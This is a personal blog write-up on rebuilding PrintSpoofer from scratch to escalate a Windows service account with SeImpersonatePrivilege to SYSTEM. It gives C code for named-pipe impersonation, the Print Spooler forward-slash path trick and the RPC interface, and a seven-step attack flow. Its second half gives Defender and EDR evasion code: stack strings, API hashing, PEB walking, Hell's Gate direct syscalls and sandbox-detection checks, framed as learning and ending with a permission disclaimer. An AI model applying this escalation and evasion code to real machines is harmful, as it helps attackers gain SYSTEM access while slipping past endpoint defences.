From Zero to SYSTEM: Building PrintSpoofer from Scratch
A complete journey from understanding Named Pipes to building an undetectable PrintSpoofer learning Windows internals, token impersonation, RPC, and evasion techniques along the way.
TL;DR
I had one week to do some research and i was inspired by a collegue to dig into PrintSpoofer thrn decided to go about it from scratch to truly understand how we can pass from a user With SeImpersonate privilege set to Windows privilege escalation. What started as “how do Named Pipes work?” turned into a deep dive into Windows internals, token manipulation, RPC, and eventually… bypassing Windows Defender.
The journey: IIS APPPOOL\DefaultAppPool → NT AUTHORITY\SYSTEM with Defender enabled.
Why Build This?
When I first saw PrintSpoofer, I was amazed. A simple privilege (SeImpersonatePrivilege) turned into full SYSTEM access. But running pre-compiled tools teaches you nothing.
I wanted to answer:
- How do Named Pipes actually work?
- What makes impersonation possible?
- Why is Print Spooler vulnerable?
- Can I build this myself and understand every line?
So I started namedpipesgoesbrrrrrrr - my own implementation from scratch.
PART 1: Understanding the Fundamentals
What is SeImpersonatePrivilege?
Before writing any code, I needed to understand the privilege we’re abusing.
SeImpersonatePrivilege allows a process to impersonate any client that connects to it. Sounds harmless until you realize: if SYSTEM connects to your Named Pipe, you become SYSTEM. like water whenever it is in a tea pot it becomes a tea pot...
Who has this privilege?
NT AUTHORITY\LOCAL SERVICENT AUTHORITY\NETWORK SERVICEIIS APPPOOL\*(Application Pool identities)- SQL Server service accounts
- Many Windows services
So if I can get code execution as an IIS AppPool account, I’m halfway to SYSTEM.
Popped My Testing VMs, Vagrant up –provision and i had a runnning Active Directory Box then from there configured IIS and installed PHP-CGi cause i explicitely wanted to have a phpshell and not Aspx
Named Pipes: The Foundation
Named Pipes are an IPC mechanism in Windows. They’re like files that exist only in memory, allowing bidirectional communication between processes.
My First Pipe Server
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
#include <Windows.h>
#include <stdio.h>

int main() {
    printf("[*] Creating named pipe...\n");

    HANDLE hPipe = CreateNamedPipeW(
        L"\\\\.\\pipe\\testpipe",      // Pipe name
        PIPE_ACCESS_DUPLEX,             // Bidirectional
        PIPE_TYPE_BYTE | PIPE_WAIT,     // Byte mode, blocking
        1,                              // Max instances
        2048, 2048,                     // Buffer sizes
        0,                              // Default timeout
        NULL                            // Default security
    );

    if (hPipe == INVALID_HANDLE_VALUE) {
        printf("[!] CreateNamedPipeW failed: %d\n", GetLastError());
        return 1;
    }

    printf("[*] Waiting for client connection...\n");

    if (!ConnectNamedPipe(hPipe, NULL)) {
        printf("[!] ConnectNamedPipe failed: %d\n", GetLastError());
        CloseHandle(hPipe);
        return 1;
    }

    printf("[+] Client connected!\n");

    // Now what? This is where impersonation comes in...

    CloseHandle(hPipe);
    return 0;
}
The Pipe Client
1
2
3
4
5
6
7
8
9
10
11
12
13
14
HANDLE hPipe = CreateFileW(
    L"\\\\.\\pipe\\testpipe",
    GENERIC_READ | GENERIC_WRITE,
    0,
    NULL,
    OPEN_EXISTING,
    0,
    NULL
);

if (hPipe != INVALID_HANDLE_VALUE) {
    printf("[+] Connected to pipe!\n");
    CloseHandle(hPipe);
}
I ran both. Server waited, client connected. Basic IPC working.
But the magic is what happens AFTER the connection.
Token Impersonation: The Magic
The function that makes everything possible: ImpersonateNamedPipeClient().
When a client connects to your pipe, you can temporarily assume their identity:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
// After client connects...
if (ImpersonateNamedPipeClient(hPipe)) {
    printf("[+] Impersonation successful!\n");

    // We are now running as the client's identity!

    // Get the impersonation token
    HANDLE hToken;
    OpenThreadToken(GetCurrentThread(), TOKEN_ALL_ACCESS, FALSE, &hToken);

    // Query who we are now...

    RevertToSelf();  // Go back to original identity
}
I wrote a token inspection utility to see what we get:
1
2
3
4
5
6
7
8
+--------------------------------------------------------------+
| IMPERSONATED TOKEN                                           |
+--------------------------------------------------------------+
| User:       DESKTOP-PC\Vagrant                               |
| Type:       Impersonation                                    |
| Imp Level:  Impersonation                                    |
| Integrity:  Medium                                           |
+--------------------------------------------------------------+
When my test client connected, my server successfully impersonated it. The identity changed.
But wait - what if SYSTEM connected? SO for testing is spanwed a psexec session ran the pipe_client and it Worked! we got NT Authority \System.
 Yes it was easy because it was ran from an Admin session already.
The SQOS Discovery
During testing, I discovered something important. Not all clients can be impersonated.
Security Quality of Service
Clients can protect themselves:
1
2
3
4
5
6
7
8
// Protected client connection
HANDLE hPipe = CreateFileW(
    L"\\\\.\\pipe\\testpipe",
    GENERIC_READ | GENERIC_WRITE,
    0, NULL, OPEN_EXISTING,
    SECURITY_SQOS_PRESENT | SECURITY_IDENTIFICATION,  // Protection!
    NULL
);
With this flag, the server can only get an Identification token - it can see who connected but can’t act as them.
The Difference
Without SQOS (vulnerable):
1
Impersonation Level: Impersonation  ← Full impersonation!
With SQOS (protected):
1
Impersonation Level: Identification  ← Can only query, not impersonate
This matters because: Print Spooler connects without SQOS protection. That’s the vulnerability.
The Print Spooler Trick
Now for the real exploit. The challenge: how do we make SYSTEM connect to our pipe?
The RPC Interface
Print Spooler exposes RPC methods. One of them, RpcRemoteFindFirstPrinterChangeNotificationEx which accepts a callback path telling Spooler where to notify about printer changes.
The intended use:
1
\\PRINTSERVER\pipe\spoolss  → Normal printer notification
The Path Validation
Spooler validates the path to prevent abuse. You can’t just say “connect to my pipe”:
1
\\COMPUTER\pipe\evil  → BLOCKED (local pipe detected)
The Slash Trick
But there’s a bypass. Forward slashes:
1
\\COMPUTER/pipe/evil  → ALLOWED! (validation bypassed)
Windows then normalizes the path internally, and Spooler connects to:
1
\\COMPUTER\pipe\evil\pipe\spoolss
So we create our pipe at \\.\pipe\evil\pipe\spoolss, call the RPC method with the slash trick, and Spooler (running as SYSTEM) connects to us!
Building the Exploit
The Attack Flow
1
2
3
4
5
6
7
1. Create pipe: \\.\pipe\random\pipe\spoolss
2. Call RpcOpenPrinter to get printer handle
3. Call RpcRemoteFindFirstPrinterChangeNotificationEx with \\COMPUTER/pipe/random
4. Spooler connects to our pipe (as SYSTEM!)
5. ImpersonateNamedPipeClient() → We are SYSTEM
6. DuplicateTokenEx → Get primary token
7. CreateProcessWithTokenW → Spawn SYSTEM shell
The RPC Part
I needed to compile an IDL file to call Spooler’s RPC methods: you can find this shenannigans here
[
    uuid(12345678-1234-ABCD-EF00-0123456789AB),
    version(1.0)
]
interface winspool {
    DWORD RpcOpenPrinter(
        [in, string, unique] STRING_HANDLE pPrinterName,
        [out] PRINTER_HANDLE* pHandle,
        [in, string, unique] wchar_t* pDatatype,
        [in] DEVMODE_CONTAINER* pDevModeContainer,
        [in] DWORD AccessRequired
    );

    DWORD RpcRemoteFindFirstPrinterChangeNotificationEx(
        [in] PRINTER_HANDLE hPrinter,
        [in] DWORD fdwFlags,
        [in] DWORD fdwOptions,
        [in, string, unique] wchar_t* pszLocalMachine,
        [in] DWORD dwPrinterLocal,
        [in, unique] RPC_V2_NOTIFY_OPTIONS* pOptions
    );

    DWORD RpcClosePrinter([in, out] PRINTER_HANDLE* phPrinter);
}
Compile with MIDL:
midl /target NT60 /x64 ms-rprn.idl
This generates the client stubs to call the RPC methods.
First Success
After days of debugging RPC, fixing operation numbers, and fighting with MIDL… it worked:

I did it. From zero understanding to a working SYSTEM shell.
Then I uploaded to VirusTotal.
1
Detection ratio: 30/72
Defender killed it instantly on any real machine.
PART 2: Making It Invisible
The Reality Check
My exploit worked but was useless. 30 detections. Defender quarantined it before it could run.
Understanding the exploit was only half the battle. Time to understand evasion.
What’s Detecting Me?
I ran strings on my binary:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
$ strings pwn.exe | grep -i pipe
\\.\\pipe\\
\\pipe\\spoolss
/pipe/
namedpipesgoesbrrrrrrr

$ strings pwn.exe | grep -i rpc
ncacn_np
RpcStringBindingComposeW

$ strings pwn.exe | head -20
CreateNamedPipeW
ConnectNamedPipe
ImpersonateNamedPipeClient
DuplicateTokenEx
CreateProcessWithTokenW
My entire exploit was readable. Every API, every string visible to any scanner.
Stack Strings
First technique: eliminate string literals.
The Problem
1
wchar_t* path = L"\\pipe\\spoolss";  // Stored in .rdata section
The Solution
Build strings character by character:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
static void BuildPipeSpoolss(WCHAR* buf) {
    buf[0]  = L'\\';
    buf[1]  = L'p';
    buf[2]  = L'i';
    buf[3]  = L'p';
    buf[4]  = L'e';
    buf[5]  = L'\\';
    buf[6]  = L's';
    buf[7]  = L'p';
    buf[8]  = L'o';
    buf[9]  = L'o';
    buf[10] = L'l';
    buf[11] = L's';
    buf[12] = L's';
    buf[13] = L'\0';
}
Ugly but effective:
1
2
$ strings pwn_v2.exe | grep -i spoolss
# Nothing!
I did this for every string. Took hours but keep kalm we are going somewhere…
API Hashing
Strings were gone, but my imports were still visible:
1
2
3
4
ADVAPI32.dll
    ImpersonateNamedPipeClient
    DuplicateTokenEx
    CreateProcessWithTokenW
The Solution
Instead of importing by name, resolve by hash at runtime.
Hash function (Jenkins One-at-a-Time):
1
2
3
4
5
6
7
8
9
10
11
12
DWORD HashStringA(PCHAR String) {
    DWORD Hash = 0;
    while (*String) {
        Hash += *String++;
        Hash += Hash << 10;
        Hash ^= Hash >> 6;
    }
    Hash += Hash << 3;
    Hash ^= Hash >> 11;
    Hash += Hash << 15;
    return Hash;
}
Pre-compute hashes:
1
2
#define CreateNamedPipeW_HASH           0x4A7C5E31
#define ImpersonateNamedPipeClient_HASH 0x8B5D3E42
Walk the export table to resolve:
1
2
3
4
5
6
FARPROC GetProcAddressH(HMODULE hModule, DWORD dwHash) {
    // Parse PE headers
    // Walk export table
    // Hash each export name
    // Return match
}
PEB Walking
Still had LoadLibrary in my imports. Solution: walk the Process Environment Block.
Windows keeps loaded modules in the PEB. I can enumerate them without any API call:
1
2
3
4
5
6
7
8
9
10
11
12
13
HMODULE GetModuleHandleH(DWORD dwHash) {
    PPEB pPeb = (PPEB)__readgsqword(0x60);  // x64

    PPEB_LDR_DATA pLdr = pPeb->Ldr;
    PLIST_ENTRY pHead = &pLdr->InMemoryOrderModuleList;

    for (PLIST_ENTRY pEntry = pHead->Flink; pEntry != pHead; pEntry = pEntry->Flink) {
         Get module entry
         Hash module name
         Compare and return
    }
    return NULL;
}
Result: 30/72 → 13/72
Hell’s Gate (Direct Syscalls)
Still 13 detections. EDR was hooking ntdll functions.
The Problem
1
My code → ntdll!NtCreateFile → [EDR HOOK] → kernel
EDR intercepts every ntdll call.
The Solution
Skip ntdll. Call syscalls directly.
Every ntdll function is just:
mov r10, rcx
mov eax, <syscall_number>
syscall
ret
I extracted the syscall number:
1
2
3
4
5
6
7
8
BOOL GetSyscallNumber(PVOID pFunc, PWORD pSSN) {
    PBYTE p = (PBYTE)pFunc;
    if (p[0] == 0x4c && p[1] == 0x8b && p[2] == 0xd1 && p[3] == 0xb8) {
        *pSSN = *(WORD*)(p + 4);
        return TRUE;
    }
    return FALSE;
}
Then call directly:
HellsGate PROC
    mov wSyscallNumber, ecx
    ret
HellsGate ENDP

HellDescent PROC
    mov r10, rcx
    mov eax, wSyscallNumber
    syscall
    ret
HellDescent ENDP
No ntdll, no hooks.
Anti-Analysis
Final layer: detect sandboxes.
Hardware Checks
1
2
3
4
5
6
7
8
9
10
11
BOOL CheckEnvironment() {
    SYSTEM_INFO si;
    GetSystemInfo(&si);
    if (si.dwNumberOfProcessors < 2) return FALSE;  // Sandbox

    MEMORYSTATUSEX ms = { sizeof(ms) };
    GlobalMemoryStatusEx(&ms);
    if (ms.ullTotalPhys < 2ULL * 1024 * 1024 * 1024) return FALSE;  // < 2GB RAM

    return TRUE;
}
Sleep Verification
Sandboxes fast-forward sleep. I detect it:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
BOOL SafeSleep(DWORD dwSeconds) {
    ULONGLONG t0 = GetTickCount64();

    // Sleep via direct syscall
    HellsGate(ssn_NtDelayExecution);
    HellDescent(FALSE, &delay);

    ULONGLONG t1 = GetTickCount64();

    if ((t1 - t0) < (dwSeconds * 900))
        return FALSE;  // Time was accelerated!

    return TRUE;
}
10 seconds sleep on startup. Real machines wait. Sandboxes get caught.
The Debugging Nightmare
Bug 1: Silent Crash
After adding API hashing, program just exited. No error.
Found it:
1
2
if (dwHash == NULL)  // WRONG: DWORD vs void*
if (dwHash == 0)     // CORRECT
Bug 2: RPC Timeout
Exploit hung waiting for Spooler. My trigger function had:
1
// TODO: call RPC functions
I had forgotten to actually implement it.
Bug 3: HeapAlloc Crash
Dynamic allocation crashed after adding syscalls. Fixed by using static buffers:
1
static WCHAR wszPath[MAX_PATH] = {0};
Final Result
 With Windows Defender enabled.
What I Learned
Technical
- Named Pipes enable impersonation when clients connect to them without SQOS
- Print Spooler’s RPC interface accepts paths with forward slashes
- API hashing removes suspicious imports
- PEB walking eliminates LoadLibrary calls
- Direct syscalls bypass EDR hooks
- Sandbox detection prevents automated analysis
Personal
- Running tools teaches you nothing; building teaches everything
- Each layer of evasion teaches Windows internals
- Debug verbosely, obfuscated code fails silently
- The game never ends, defenses evolve
Conclusion
From “what’s a Named Pipe?” to a working, Defender-bypassing privilege escalation tool. Every error, every timeout, every crash taught me something.
The code is ugly. The stack strings are tedious. The debugging was painful. But now I actually understand how this works.
Build things. Break things. Learn things.
References
- PrintSpoofer - itm4n
- Hell’s Gate - am0nsec & smelly__vx
- SpoolSample - Lee Christensen
- MalDev Academy
Only test on systems you own or have explicit permission to test.